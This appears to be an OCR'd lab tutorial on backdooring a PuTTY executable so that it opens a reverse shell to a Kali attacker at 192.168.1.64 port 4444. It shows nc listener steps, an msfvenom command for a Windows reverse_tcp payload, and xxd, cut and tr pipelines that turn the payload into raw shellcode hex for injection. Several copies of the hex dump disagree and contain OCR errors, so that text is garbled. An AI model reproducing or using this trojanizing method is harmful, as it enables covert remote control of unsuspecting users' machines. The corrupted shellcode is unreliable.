
Analysis

Bookmark

Appearance


FST 4020 Cond 1 0 0 0 Err 0 0 S P U O Z D I (E)

FCM 027F Pred NEAR,53 Mask 1 1 1 1 1 1 1 1




Execution


At the windows cmd, run the command “netstat -an” to displays all active TCP connections and the TCP and UDP ports on which the computer is listening. As it can be seen there is no connection with port 4444 at local address.



Get the IP address of windows machine.




At remote connection with attacking machine, start a connection by invoking “nc [IP address to connect] [port to connect with]. As you can see, there is nothing going on till now, because the port number 4444 is in sleep node.




As soon as we launch putty2.exe (modified previously),




We are able to see that windows machine has came in listening mode at port 4444.



And at the attacking machine, or remote shell we received the windows shell and putt2.exe is working fine.




Even after closing the putty2.exe we are able run any command till the victim is powered off or maintains the remote connection.



We received the user that was active at the time of launch of putty2.exe.

2. REVERSE BIND SHELL PAYLOAD

After preprocessing the putty3.exe just like putty2.exe above.,,



Creates a remote ssh connection with attacking machine (192.168.1.64).

CREATION OF PAYLOAD

We will generate a reverse shell payload, execute it on a remote system, and get our shell. To do this, we will use the command line tool msfvenom. This command can be used for generating payloads to be used in many locations and offers a variety of output options, from perl to C to raw.

We'll generate a Windows reverse shell executable that will connect back to us on port 4444 and ip 192.168.1.64.

```
root@kali: ~
root@kali: ~# login as: root
root@192.168.1.64's password:
Last login: Fri Apr  9 05:32:47 2021 from 192.168.1.65

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@kali: ~# msfvenom -p windows/shell/reverse_tcp LHOST=192.168.1.64 LPORT=4444 R>shell_reverse_bind
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes

root@kali: ~#
```

Using the tool xxd, we are going to create a hex dump of a given file.

-u flag is to display hex format of file in capitals letters.

```
root@kali: ~# xxd -u shell_reverse_bind
00000000: FC68 8200 0000 6089 E531 C064 8B50 308B .....`..1.d.PO.
00000010: 520C 8B52 148B 7228 0FB7 4A26 31FF AC3C R..R.r(..J&1..<
00000020: 617C 022C 20C1 CF0D 01C7 E2F2 5257 8B52 al., .....RW.R
00000030: 108B 4A3C 8B4C 1178 E348 01D1 518B 5920 ..J<.L.x.H..Q.Y
00000040: 01D3 8B49 18E3 3A49 8B34 8B01 D631 FFAC ...I..I.4...1..
00000050: C1CF 0D01 C738 E075 F603 7DF8 3B7D 2475 ....8.u..;)♀u
00000060: E458 8B58 2401 D366 8B0C 4B8B 581C 01D3 .X.X$..f..K.X...
00000070: 8B04 8B01 D089 4424 245B 5B61 595A 51FF .....B$$(faYZQ.
00000080: E05F 5F5A 8B12 EBBD 5D68 3332 0000 6877 ._Z...}h32..bw
00000090: 7332 5F54 684C 7726 0789 E8FF D088 9001 s2.ThLw6.....
000000A0: 0000 29C4 5450 6829 806B 00FF D56A 0A68 ...).TPh).k...j.h
000000B0: C0A8 0140 6802 0011 5C89 E650 5050 5040 ...@h...).PPPP@
000000C0: 5040 5068 EA0F DF00 FFD5 976A 1056 5768 P@Ph.....j.VWh
000000D0: 9945 7461 FFD5 85C0 740A FF4E 0875 EC88 ..ta.Lt..N.u..
000000E0: 6700 0000 6A00 6A04 5657 6802 D9C8 5FFF g...j.j.VWh..._.
000000F0: D583 F800 7E36 8B36 6A40 6800 1000 0056 ....-6.6j@h...V
00000100: 6A00 6858 A453 E5FF D593 536A 0056 5357 j.hX.S....Sj.V$W
00000110: 6802 D9C8 5FFF D583 F800 7D28 5868 0040 h.....) (Xh.θ
00000120: 0000 6A00 5068 0B2F OF30 FFD5 5768 756E ..j.Ph./O..Whun
00000130: 4D61 FFD5 SESE FF0C 240F 8570 FFFF FFE9 Ma.^^.$.p...
00000140: 9BFF FFFF 01C3 29C6 75C1 C3BB F0B5 A256 .....).u.....V
00000150: 6A00 53FF D5 j.S..
```

Here we want to extract only the middle part (hex dump) of the file shell_bind_tcp. This dump is in columns 2-9. For that we are going to use cut command. Here the fields 2-10 excludes the 10, providing columns 2-9.

```
root@kali:~# xxd -u shell_reverse_bind | cut --delimiter="" --fields=2-10
FC08 8200 0000 6089 E531 C064 0B50 308B
520C 8852 148B 7228 0FB7 4A26 31FF AC3C
617C 022C 20C1 CF0D 01C7 E2F2 5257 8B52
108B 4A3C 8B4C 1178 E348 01D1 518B 5920
01D3 8B49 18E3 3449 8B34 8B01 D631 FFAC
C1CF 0D01 C738 E075 F603 7DF8 3B7D 2475
E458 8B58 2401 D366 8B01 4B8B 581C 01D3
8B04 8B01 D089 4424 245E 5B61 595A 51FF
E05F 5F5A 8B12 E8BD 5D68 3332 0000 6877
7332 5F54 684C 7726 0789 E8FF D0B8 9001
0000 29C4 5450 6829 806B 00FF D56A 0A68
C0A8 0140 6802 0011 5C89 E650 5050 5040
5040 5068 EAOF DFE0 FFD5 976A 1056 5768
99A5 7461 FFD5 85C0 740A FF4E 0875 ECE8
6700 0000 6A00 6A04 5657 6802 D9C8 5FFF
D583 F800 7E36 8B36 6A40 6800 1000 0056
6A00 6858 A453 E5FF D593 536A 0056 5357
6B02 D9C8 5FFF D583 F800 7D28 5868 0040
0000 6A00 5068 0B2F 0F30 FFD5 5768 756E
4D61 FFD5 5E5E FF0C 240F 8570 FFFF FFE9
9BF0 FFFF 01C3 29C6 75C1 C3BB F0B5 A256
6A00 53FF D5
root@kali:~#
```

Tr is a command line-utility in Linux and Unix systems that translates, deletes and squeezes characters from the standard input and writes the result to the standard output.

Using tr command we are going to delete all the spaces.

```
root@kali:~# xxd -u shell_reverse_bind | cut --delimiter="" --fields=2-10 | tr -d " "
FC082000006089E531C064B50308B
520C8B52148B72280FB74A2631FFAC3C
617C022C20C1CF0D01C7E2F252578B52
108B4A3C8B4C1178E34801D1518B5920
01D38B4918E33A498B348B01D631FFAC
C1CF0D01C738E075F6037DF83B7D2475
E4588B582401D366B0C4B8B581C01D3
8B048B01D0894424245B5B61595A51FF
E05F5F5A8B12E8BD5D68333200006877
73325F54684C77260789E8FFD0B89001
00029C454506829806B00FFD56A0A68
C0A80140680200115C89E650505040
50405068EAOFDFE0FFD5976A10565768
99A57461FFD585C0740AFF4E0875ECE8
670000006A006A0456576802D9C85FFF
D583F8007E36B366A40680010000056
6A006858A453E5FFD59336A00565357
6B02D9C85FFF583F8007D2858680040
00006A0050680B2F0F30FFD55768756E
4D61FFD55E5EFF0C240F8570FFFFFEE9
9BF0FFFF01C329C675C1C3BBF0B5A256
6A0053FFD5
root@kali:~#
```

Copy the output to notepad for future use.


The screenshot shows a Windows desktop environment. In the foreground, there is a terminal window titled 'root@kali: ~' with a black background. It displays a command-line session where the user runs 'xxd -u shell reverse_bind | cut --delimiter="" --fields=2-10 | tr -d ""'. The output is a long string of hex bytes. To the right of the terminal, a Notepad window titled 'Untitled - Notepad' is open, showing the same hex dump. The Notepad window has a white background and a scroll bar on the right. At the bottom of the screen, the taskbar is visible with icons for Start, odbg110, OllyDbg - [Memory map], root@kali: ~, and Untitled - Notepad. The system tray shows the date and time as 4:55 PM.

```
root@kali:~# xxd -u shell reverse_bind | cut --delimiter="" --fields=2-10 | tr -d ""
FCE8820000006089E531C0648B50308B
520C8B52148B72280FB74A2631FFAC3C
617C022C20C1CFDD01C7E2F252578B52
10884A3C8B4C1178E34801D1518B5920
01D38B4918E33A498B348B01D1631FFAC
C1CFDD01C738E075F6037DF83E7D2475
E4588B582401D3668B0C488B581C01D3
8B048B01D0894424245B5B61595A51FF
E0575FS5A8B12EB8D5D6833320006877
73325F54684C77260789E6FFD0B89001
000029C454506829806B00FFD56A0A68
C0A80140680200115C89E650505040
50405068EA0FDFFEOFFD5976A10565768
99A57461FFD585C0740AFF4E0875CE8
670000006A006A0456576802D9c85FFF
D583F8007E368B366A40680010000056
6A0D6858A453E5FFD593536A00565357
6802D9C85FFFD583F8007D2858680040
00006A0050680B2F0F30FFD55768756E
4D61FFD55E5EFFOC240F8570FFFFFE9
9BFFFFFF01C329C675C1C3BBF0B5A256
6A0D53FD5
root@kali:~#
```


FCE8820000006089E531C0648B50308B
520C8B52148B72280FB74A2631FFAC3C
617C022C20C1CFDD01C7E2F252578B52
10884A3C8B4C1178E34801D1518B5920
